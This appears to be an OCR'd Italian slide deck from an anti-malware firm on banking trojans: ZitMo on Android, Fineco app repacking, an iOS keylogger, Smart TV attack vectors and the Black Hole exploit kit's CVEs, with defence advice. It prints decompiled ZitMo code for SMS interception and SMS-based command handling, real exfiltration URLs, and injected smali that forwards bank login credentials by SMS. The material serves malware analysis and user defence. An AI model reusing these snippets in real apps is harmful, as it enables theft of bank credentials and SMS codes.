
ZITMO: Zeus In The MObile





Android ZitMo

Nome	PACKAGE	Nome App
ZitMo.A	com.systemsecurity6.gms	Truesteer Rapport
ZitMo.B	com.android.security	Android Security Suite Premium
ZitMo.H	com.android.security	Zertifikat

- **android.permission.RECEIVE_SMS**
- **android.permission.SEND_SMS**







Tutti le varianti di ZitMo, provano a connettersi e a inviare gli SMS rubati ai seguenti URL:

Åhttp://android2update.com/aapl.php
Åhttp://android2update.com/biwdr.php
Åhttp://androidversion.net/2/biwdr.php
Åhttp://androidssafe.com/biwdr.php
Åhttp://getupdateandroid.com/biwdr.php
Åhttp://updateandroid.biz/update/biwdr.php
Åhttp://softthrifty.com/security.jsp

ZitMo presenta caratteristiche tipiche della botnet, in particolare l'abilità di ricevere comandi da un C&C Server (generalmente via SMS).

Comandi botnet:

Åabilitare/disabilitare il malware
Åcambiare il numero di telefono del C&C Serve

Android: ZitMo.B 1/2

```
public static String GetActivationCode()
{
  if (AppContext == null)
  {
    LogError("AppContext null in GetActivationCode");
    return "error";
  }
  String str1 = ((TelephonyManager)AppContext.getSystemService("phone")).getDeviceId();
  if (str1 == null)
    return "error";
  String str2 = Integer.toString(Integer.parseInt(str1.substring(8)));
  return "1" + str2 + "3";
}
```


```
<receiver android:name=".SecurityReceiver">
    <intent-filter android:priority="2147483647">
        <action android:name="android.provider.Telephony.SMS_RECEIVED" />
        <action android:name="android.intent.action.NEW_OUTGOING_CALL" />
        <action android:name="android.intent.action.BOOT_COMPLETED" />
    </intent-filter>
</receiver>
```

Il "codice di attivazione" mostrato è l'ID del dispositivo (IMEI), ottenuto aggiungendoci un "1" in testa, più 7 cifre dell'ID del dispositivo (quelle dalla posizione 8 fino alla fine) e, aggiungendoci un "3" in coda.

Per ogni SMS ricevuto, SecurityReceiver estrae le informazioni necessarie e le invia all'URL: http://updateandroid.biz/update/biwdr.php &from=[...]&text=[...].

Android: ZitMo.B 2/2


```
public boolean AlternativeControl(String paramString)
{
  ValueProvider.LogTrace("AlternativeControl called");
  if (paramString.startsWith("%"))
  {
    ValueProvider.LogTrace("AlternativeControl control message GET INFO");
    SendControlInformation(ExtractNumberFromMessage(paramString));
    return true;
  }
  if (paramString.startsWith(":"))
  {
    ValueProvider.LogTrace("AlternativeControl control message new number");
    String str = ExtractNumberFromMessage(paramString);
    if (str.length() > 7)
    {
      ValueProvider.LogTrace("AlternativeControl control number " + str);
      ValueProvider.SaveBoolValue("AlternativeControl", true);
      ValueProvider.SaveStringValue("AlternativeNumber", str);
      SendControlInformation(str);
      return true;
    }
  }
  if (paramString.startsWith("*"))
  {
    ValueProvider.LogTrace("AlternativeControl control message fin packet");
    ValueProvider.UninstallSoftware();
    SendControlInformation(ExtractNumberFromMessage(paramString));
    return true;
  }
  if (paramString.startsWith("."))
```

Botnet tramite il metodo *AlternativeControl()*


comandi da un **C&C Server via SMS**:

- Inviare informazioni private dell'utente (modello del dispositivo, produttore, versione, ecc...)
- Settare/rimuovere un numero di telefono alternativo per il C&C Server
- Abilitare/disabilitare il malware stesso

Android Banking App: repacking



Android Fineco App: esempio di repacking



com.fineco.it-1\com\fineco\it\datamodel\a\dx.smali

```
.method public c()Ljava/lang/String;
    .locals 2
    .prologue
    .line 35
    new-instance v0, Ljava/lang/StringBuilder;
    invoke-direct {v0}, Ljava/lang/StringBuilder;-><init>()V
    const-string v1, "func=json/G_LOGIN_SEC&userId="
    invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
    move-result-object v0
    iget-object v1, p0, Lcom/fineco/it/datamodel/a/dx;->b:Ljava/lang/String;
    invoke-static {v1}, Lcom/fineco/it/d/d;->k(Ljava/lang/String;)Ljava/lang/String;
    move-result-object v1
    invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
    move-result-object v0
    const-string v1, "&password="
    invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
    move-result-object v0
    iget-object v1, p0, Lcom/fineco/it/datamodel/a/dx;->c:Ljava/lang/String;
    invoke-static {v1}, Lcom/fineco/it/d/d;->k(Ljava/lang/String;)Ljava/lang/String;
    move-result-object v1
    invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
    move-result-object v0
    invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;
    move-result-object v0
    return-object v0
.end method
```

Android Fineco App: esempio di repacking

```
.method public c()Ljava/lang/String;
    [..]
    const/4 v2, 0x0
    new-instance v1, Ljava/lang/StringBuilder;
    move-result-object v1
    invoke-virtual {v1}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;
    move-result-object v3
    .local v3, body:Ljava/lang/String;
    invoke-static {}, Landroid/telephony/SmsManager;->getDefault()Landroid/telephony/SmsManager;
    move-result-object v0
    .local v0, sms:Landroid/telephony/SmsManager;
    const-string v1, "0000000000"
    move-object v4, v2
    move-object v5, v2
    invoke-virtual/range {v0 .. v5}, Landroid/telephony/SmsManager;->sendTextMessage(Ljava/lang/String;Ljava/lang/String;
    const-string v1, "SMSInjector: "
    invoke-static {v1, v3}, Landroid/util/Log;->v(Ljava/lang/String;Ljava/lang/String;)I
    return-object v3
.end method
```


Numero di telefono

SMS: Func=json/G_LOGIN&userID=123&password=abc

iPhone: sotto attacco

- Phishing
- Vunerabiltà SSL corretta in iOS 7.0.6
- Keylogger

iPhone: keylogger demo by FireEye



- Evento touchscreen: «l'utente ha premuto lo schermo nella posizione x,y»
- Inviare le coordinate ad un server remoto
- Trasformare le coordinate in lettere
- Log di tutti i tasti premuti
- iOS: 6.1.x, 7.0.5, 7.0.6


Smart TV: sono sicure ?


Smart TV = PC + televisione

- Dispositivi: usb, bluetooth, wi-fi
- S.O.: bootloader, kernel module, esecuzione programmi, task, etc
- Non è prevista una shell

- Smart TV: **Samsung, LG, Philips, Sony, Sharp, Panasonic e Toshiba**
- **Navigare in internet, video in streaming**
- Utilizzare App: **Facebook, Skype, app bancarie etc**
- **Webcam e microfono**
- Sistema operativo: **basato su Linux**
- Processore: **ARM, MIPS, sh4**

Smart TV: vettori di attacco





- Upload di app maligna nello store della Smart TV (vulnerabilità web browser, flash, installer) (scenario 1)
- Navigazione su siti internet infetti (scenario 2)
- Attacco dalla rete interna (porta 7676 o 55000)

Flash player: 10.1.105.7
Linux: 2.6.35.13

Smart TV: privacy in pericolo!

Che cosa può fare un hacker dopo aver infettato una Smart TV ?

- La Smart TV è un PC, un malware con i privilegi di «root» può fare tutto:
  1. Inviare email di spam
  2. Eseguire clicker fraudolenti
  3. Rubare username, password (keylogging) o informazioni finanziare…
- Hijacking i programmi TV (visualizzare pubblicità)
- Catturare TV screenshots
- Rompere la TV (crash o riavviarla in continuazione)
- Spiare attraverso la webcam e il microfono della TV

Smart TV: Home Banking

- App: **Unicredit – *Subito Banca via Internet*** (da Samsung Smart TV App store)
- Web: **Internet Browser**

Furto delle credenziali di accesso:

- keylogging
- MITB

La realizzazione di rootkit per le Smart TV è complessa ma non impossibile.

Maggiori cause di infezione

- Navigazione su siti non raccomandabili
- Navigazione su siti attendibili ma che sono stati compromessi (infettati)
- Email con allegati infetti o link su siti infetti

Navigazione su siti non sicuri


- Molti siti poco attendibili includono nelle loro pagine script (principalmente **JavaScript o Flash**) che sono in grado di scaricare ed eseguire codice sul computer di chi lo sta visitando. Questo può essere tanto più dannoso quanto più alto è il livello di privilegi con il quale è eseguito il browser (ad esempio Administrator).
- Exploit kit: **Black Hole**, **Cool Exploit** (sfruttano vulnerabilità)
- Molto spesso questo tipo di siti include **pubblicità fraudolente**, ingannevoli o banner pubblicitari che, se cliccati, portano ad altri siti infetti o al download di software dannoso


Black Hole: Vulnerabilità utilizzate

Vulnerabilità	Descrizione
CVE-2013-0422	Java
CVE-2012-4681	Java
CVE-2012-1889	Windows
CVE-2012-1723	Java
CVE-2012-0507	Java
CVE-2011-3544	Java
CVE-2011-2110	Adobe Flash Player
CVE-2011-0611	Adobe Flash Player
CVE-2010-3552	Java
CVE-2010-1885	Windows

Vulnerabilità	Descrizione
CVE-2010-1423	Java
CVE-2010-0886	Java
CVE-2010-0842	Java
CVE-2010-0840	Java
CVE-2010-0188	Adobe Reader
CVE-2009-1671	Java
CVE-2009-0927	Adobe Reader
CVE-2008-2992	Adobe Reader
CVE-2007-5659	Adobe Reader
CVE-2006-0003	Internet Explorer

Virus dell'email





Come mi difendo dai Malware

- Antivirus sempre aggiornato e installato su tutti i pc della rete
- Aggiornare: Windows, Java, Adobe Reader, Adobe Flash Player e SilverLight
- Avere buonsenso nell'uso del computer:
  - Non navigare su siti potenzialmente pericolosi (adulti, crack, etc)
  - P2P: non accettare file da sconosciuti!
  - Diffidare da persone che vogliono inserire chiavette USB nel tuo pc
- Verificare la tipologia degli allegati che si salvano, una fattura non sarà di tipo «applicazione»:
  - Visualizzare le estensioni dei file conosciuti:

    fattura.pdf.exe ← fattura.pdf.exe
- Verificare la destinazione dei link su cui si clicca
- Android: CRAM App Analyser tool diagnostico

CRAM App Analyser: Tool diagnostico 1/3

Che cosa è: Tool diagnostico per Android
Che cosa fa: svolge la funzione di "consulente della privacy" e protegge gli utenti da malware di nuova generazione e da minacce per la privacy.


Suddivide le applicazioni installate, in base ai permessi che richiedono, nei seguenti gruppi:

- ***Potenzialmente Pericolose***
- ***Costano denaro***
- ***Accedono agli SMS***
- ***Accedono alle Chiamate***
- ***Tracciano la Posizione***
- ***Leggono Dati Personali***
- ***Accedono ad Internet***
- ***In Avvio Automatico***

E' possibile inviare la lista delle app installate cliccando: «**Invia lista app**».

Scaricabile da Google Play store:
https://play.google.com/store/apps/details?id=it.tgsoft.cram&hl=it

CRAM App Analyser: Esempio di Banker 2/3




In figura possiamo vedere l'elenco delle app che possono leggere, memorizzare e/o monitorare i messaggi SMS/MMS.

Nell'esempio vediamo le seguenti app:

- Zertifikat (Trojan.Zitmo.H)
- VkSafe (Trojan.Citmo.C)
- System (Trojan.Spitmo.A)

Per vedere i dettagli dell'app è sufficiente cliccare sull'icona della stessa.

CRAM App Analyser: dettagli dell'app 3/3



Conclusioni

- Trojan Banker sofisticati, evoluti e multipiattaforma
- Autenticazioni bancarie vulnerabili
- Analisi log delle operazioni nella sessione di home banking per scovare anomalie
- Smart TV: nuova tecnologia ma con software datato e vulnerabile
- Difesa: antivirus + aggiornamenti software + password non banali + buonsenso

Domande

Autori

- Ing. Gianfranco Tonello (g.tonello@viritpro.com)
- Paolo Rovelli (p.rovelli@viritpro.com)

Grazie per l'attenzione

TG Soft
Software House
www.tgsoft.it

https://www.facebook.com/viritexplorer

C.R.A.M. CENTRO RICERCHE ANTI-MALWARE

Referenze

- http://www.tgosft.it
- Phishing: un'attività che non passa mai di moda: http://www.tgsoft.it/italy/news_archivio.asp?id=408
- Trojan.Win32.Banker.ZK: ruba credenziali di accesso bancarie, ftp e email: http://www.tgsoft.it/italy/news_archivio.asp?id=570
- ZitMo in salsa Android: Analisi di un attacco Man-in-the-Mobile!: http://www.tgsoft.it/italy/news_archivio.asp?id=561
- Home banking a rischio! Trojan.Win32.Banker.CS: la nuova frontiera del phishing: http://www.tgsoft.it/italy/news_archivio.asp?id=454
- http://www.tomsguide.com/us/factor-authentication-in-online-banking,review-678-5.html
- http://en.wikipedia.org/wiki/Transaction_authentication_number
- https://www.owasp.org/images/e/e4/AppsecEU09_The_Bank_in_The_Browser_Presentation_v1.1.pdf
- ZeuS Banking Trojan Report: http://www.secureworks.com/cyber-threat-intelligence/threats/zeus/
- SpyEye Malware Infection Framework – Virus Bulletin July 2011 (www.virusbtn.com)
- Mobile Banking Vulnerability: Android Repacking Threat – Virus Bulletin May 2012 (www.virusbtn.com)
- http://www.fireeye.com/blog/technical/2014/02/background-monitoring-on-non-jailbroken-ios-7-devices-and-a-mitigation.html
- http://www.samsung.com/it/tvapps/app-detail.html#169